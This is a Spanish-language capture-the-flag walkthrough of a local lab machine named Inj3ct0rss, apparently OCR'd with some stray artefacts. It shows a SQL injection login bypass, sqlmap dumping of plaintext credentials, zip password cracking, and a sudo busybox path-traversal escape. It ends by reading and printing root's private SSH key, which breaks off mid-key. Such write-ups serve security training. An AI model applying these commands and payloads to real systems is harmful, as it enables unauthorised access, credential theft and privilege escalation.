
INJ3CT0RSS



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip Inj3ct0rss.zip

  Archive:  Inj3ct0rss.zip
  inflating: auto_deploy.sh
  inflating: inj3ct0rss.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh inj3ct0rss.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

ping -c1 172.17.0.2

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.660 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.660/0.660/0.660/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 172.17.0.1


LINUX- ttl=64

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 13:37 EDT
Nmap scan report for trackedvuln.dl (172.17.0.2)
Host is up (0.000043s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 fd:f8:90:30:73:b2:51:20:2d:cb:7a:77:67:69:dc:e5 (ECDSA)
|_  256 ad:54:3f:1a:45:7c:b5:97:fb:5b:a8:fb:63:1d:1d:0b (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Inj3ct0rs CTF - P\xC3\xA1gina Principal
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80




ENUMERACIÓN


Con gobuster vamos a la búsqueda de archivos y directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,txt,php,doc
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 4025]
/login.php            (Status: 200) [Size: 1039]
/register.php         (Status: 200) [Size: 1053]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

Tenemos directorios interesantes /index.php,/login.php y /register.php







Vamos al panel de login donde intentaremos probar una SQL injection

con uno de los payloads comunes ' OR '1'='1.

Le damos a iniciar sesion y lo hacemos exitosamente





Vamos con sqlmap para encontrar bases de datos

sqlmap -u http://172.17.0.2/login.php --forms --dbs --batch

available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys

Vamos con sqlmap para ver las tablas dentro de injectors_db

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db --tables --batch
```

```
users
Database: injectors_db
[1 table]
+-------+
| users |
+-------+
```

Ahora, vamos con las columnas dentro de users

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users --columns --batch
```

```
Database: injectors_db
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
```

Y ya, por fin, vamos con todos los registros, usuarios y contraseñas

```
sqlmap -u http://172.17.0.2/login.php --forms -D injectors_db -T users -C

password,id,username --dump --batch
```

```
Database: injectors_db
Table: users
[5 entries]
+----------------------------+----+----------+
| password                   | id | username |
+----------------------------+----+----------+
| loveyou                    | 1  | root     |
| chicago123                 | 2  | jane     |
| password                   | 3  | admin    |
| no_mirar_en_este_directorio | 4  | ralf     |
| user                       | 5  | user     |
+----------------------------+----+----------+
```

No iba a ser tan fácil. Ninguna resulta para establecer conexión ssh.

Pero, como soy curioso, me lanzo a la aventura y voy a mirar ese directorio

http://172.17.0.2/no_mirar_en_este_directorio/

EXPLOTACIÓN


Nos aparece un .zip que nos traemos a local. Nos pide pasword con lo que

primero con zip2john

zip2john secret.zip > hash.txt

Y ahora, con john

john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt



Descomprimimos con la contraseña computer

unzip secret.zip
Archive: secret.zip
[secret.zip] confidencial.txt password:
inflating: confidencial.txt

Y leemos el .txt

cat confidencial.txt

You have to change your password ralf, I have told you many times, log into your account and I will change your password.

sudo -u capa /usr/local/bin/busybox touch /nothing/test_file
Your new credentials are:

ralf:supersecurepassword

Ahora ya tenemos contraseña con lo que por ssh

```
└─# ssh ralf@172.17.0.2
ralf@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ralf@294a9015ff7d:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
ralf@294a9015ff7d:~$ sudo -l
Matching Defaults entries for ralf on 294a9015ff7d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ralf may run the following commands on 294a9015ff7d:
    (capa : capa) NOPASSWD: /usr/local/bin/busybox /nothing/*
```

Aunque se nos permite usar busybox solo con cosas en "/nothing/",

podemos "escapar" de esa restricción usando "../" para navegar hacia atrás en la

estructura de directorios.

ralf@b31911eabdd2:~$ sudo -u capa /usr/local/bin/busybox /nothing/../bin/sh

BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ whoami
capa

Buscamos permisos sudo en capa

capa@b31911eabdd2:/home/ralf$ sudo -l

Listamos


capa@b31911eabdd2:~$ ls -la
total 36
drwxr-x--- 3 capa capa 4096 Aug 14 18:03 .
drwxr-xr-x 1 root root 4096 Aug 14 16:29 ..
-rw------- 1 capa capa 5 Aug 14 18:03 .bash_history
-rw-r--r-- 1 capa capa 220 Aug 14 16:29 .bash_logout
-rw-r--r-- 1 capa capa 3771 Aug 14 16:29 .bashrc
drwxrwxr-x 3 capa capa 4096 Aug 14 18:01 .local
-rw-r--r-- 1 capa capa 807 Aug 14 16:29 .profile
-rw------- 1 capa capa 17 Aug 14 18:01 passwd.txt
capa@b31911eabdd2:~$ cat passwd.txt
capa:????????

Después de probar de todo, lo que queda es leer la clave privada SSH de root


Guardamos en local este archivo y le damos permisos

chmod 600 root_id_rsa

Nos conectamos por ssh como root



```
capa@b31911eabdd2:~$ sudo cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEAx7wRGZs8bcLkbQtiELD9oXmIZMQDclgYbkr+j8aR5iqnVb0HtRPU
4ql/Va0It+VmzCARj+6p4NlAM1nXeoGt2Ad9H0CUHCefWN5u50lMS1x+6XXh3p4Ww5dnJF
v6O+yVvAfe+CXtos1ckqsduGqJ2tDRCBye4/q55OV0Mk5ACxKdWw5pzqHpM9H3utQ3/5rM
KSfKzDmwdmpJgElWPOwvO1OY0WuL9U0i/5jay/QnUBeUCK1Khyx+sJx80yRyqD63CgkLlj
4kxsWQlD1EvKHwKf3PgJqve/tUpO4w2KFbm3ThRew4a0AN12gskVXaR1XQnoL1HM70wH0H
CUi1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZt1uYYOZMYbRFKzsWUO7fOEt63TJMHsMNh
OQrlHf4SWEn8OISb3NY2WZd5wpaoHkwTuXibR0pKu8YgvBksEY/Lo4/dAAEFbFtfCq9wPZ
Lv8ULyPJ/5SCNL3nrO7HWoF3wgrERNM/Zze5JwmC9i4/nL80z9O+W1LvoHY81yo0pne1/M
4YK78g5yG2Uw3uVvKFMVeAFC4bc4/mH4LHQ+4CWXerJu5Wax1oFDYgUPnYhiy3ktQkQnzp
/e5ENauk/ZMu/wg1vix20+2bfscnqngrZlbmmZl9nkPN8j/gbP+0tyrBFqJk5t6gu1hU7l
UAAAdIUtabUFLWm1AAAAAHc3NoLXJzYQAAAgEAx7wRGZs8bcLk0QtiELD9oXmIZMQDclgY
bkr+j8aR5iqnVb0HtRPU4ql/Va0It+VmzCARj+6p4NlAM1nXeoGt2Ad9H0CUHCefWN5u50
lMS1x+6XXh3p4Ww5dnJFvbO+yVvAfe+CXtos1ckqsduGqJ2tDRCBye4/q55OV0Mk5ACxKd
Ww5pzqHpM9H3utQ3/5rMKSfKzDmwdmpJgElWPOwvO1OY0WuL9U0i/5jay/QnUBeUCK1Khy
x+sJx80yRyqD63CgkLlj4kxsWQlD1EvKHwKf3PgJqve/tUpO4w2KFbm3ThRew4a0AN12gs
kVXaR1XQnoL1HM70wH0HCUi1JFRklqBTwbzgQCJbm4cZcUWHfpKZauFXZt1uYYOZMYbRFK
zsWUO7fOEt63TJMHsMNhOQrlHf4SWEn8OISb3NY2WZd5wpaoHkwTuXibR0pKu8YgvBksEY
/Lo4/dAAEFbFtfCq9wPZLv8ULyPJ/5SCNL3nrO7HWoF3wgrERNM/Zze5JwmC9i4/nL80z9
O+W1LvoHY81yo0pne1/M4YK78g5yG2Uw3uVvKFMVeAFC4bc4/mH4LHQ+4CWXerJu5Wax1o
FDYgUPnYhiy3ktQkQnzp/e5ENauk/ZMu/wg1vix20+2bfscnqngrZlbmmZl9nkPN8j/gbP
+0tyrBFqJk5t6gu1hU7lUAAAADAQABAAACAAE7AaD2gZ7QDlB4Ozuul3Vr9gDm6z2EWOwv
Bpf0qXfxSdQfpMFDFMPrtubceyek4GgAB5OrLP0/YWOfmVH+JAfJbgYoA/GTdeq+hBDlNP
Te5k2CcWiJcUr1rxN8hNNjLv34T3GYbDkdSkV2C+oY0B4avLrv0DPH2ubSxHs926ulyvXh
Zhn5ieIBmGTcglbOCZV0w3EijeEipzhdshLzTNrOK0LnFJfzggklS59+9NEvir0hFPGKK
ZyZFuffxxVv3NxgHrjM59M3snnAbomxj+/+kwIx+173Cbi9BaR4epYgz3GyYcxnxQ1Zlbj
4ENhvnYHiQKLLNtVvDeSrK8DXRZEr7Bwbnlrupsv CJ50VyGo/1A3iy00Y0K/rXgetIgXxH
TQFcKPdStB8XHYKmkKEbvUcDWGnSl86LDWfkyFtlfjL9YYOGLXCfcyfgZB2xaFj9SHnfUx
B5Tf0ipckNJMzUp5KGSsfAeEpxg0nxWbkQD7GwDOtX/2oIkfZfJyINI/i4nmH3EtlUlmQ8
uL/iYSTVBZzHGmRsOwKfrQjYRRCVepyHjA6EcfLrazbKcw7RbwAkrbvODJzAl/pc2G1aoP
ydH+/2kbOKDOxxT/eGVi6j6UqU/QYyuojO2uXUskp40kpFGneBgeOWuWPxFOOhNYuI1RxS
GnfgRvoBfQWXcbavwRAAABACT15Q4s315vFZrp5CSflxEg+fGeICaTU7EbHilfXlEC15B2
CLOM/QHlILTabW89oTGvFcxufDHhXrIv9fECiGw4sjaGjqmgARkOb1kA3v0T5tHEaOY6zS
ltxrkABBkbg7bYIR6G0LLRoNzFF+PEFjw493ceaLZ1RU50B3CzVr1Nh6dTlr2W//rahyfS
8BLGg5O4znkmFMhRM/ax1o89L8gJC5sMRVwOwKRqQJZU+W9jyki3drVdKTpBqdaJWCwN8O
iqMxNKDNwiP4LmAhVdhvnAbex9ugIcV8GRVV+NczL/fwCwvsnm9Wk0Ex9tsbp8lIw06Zx
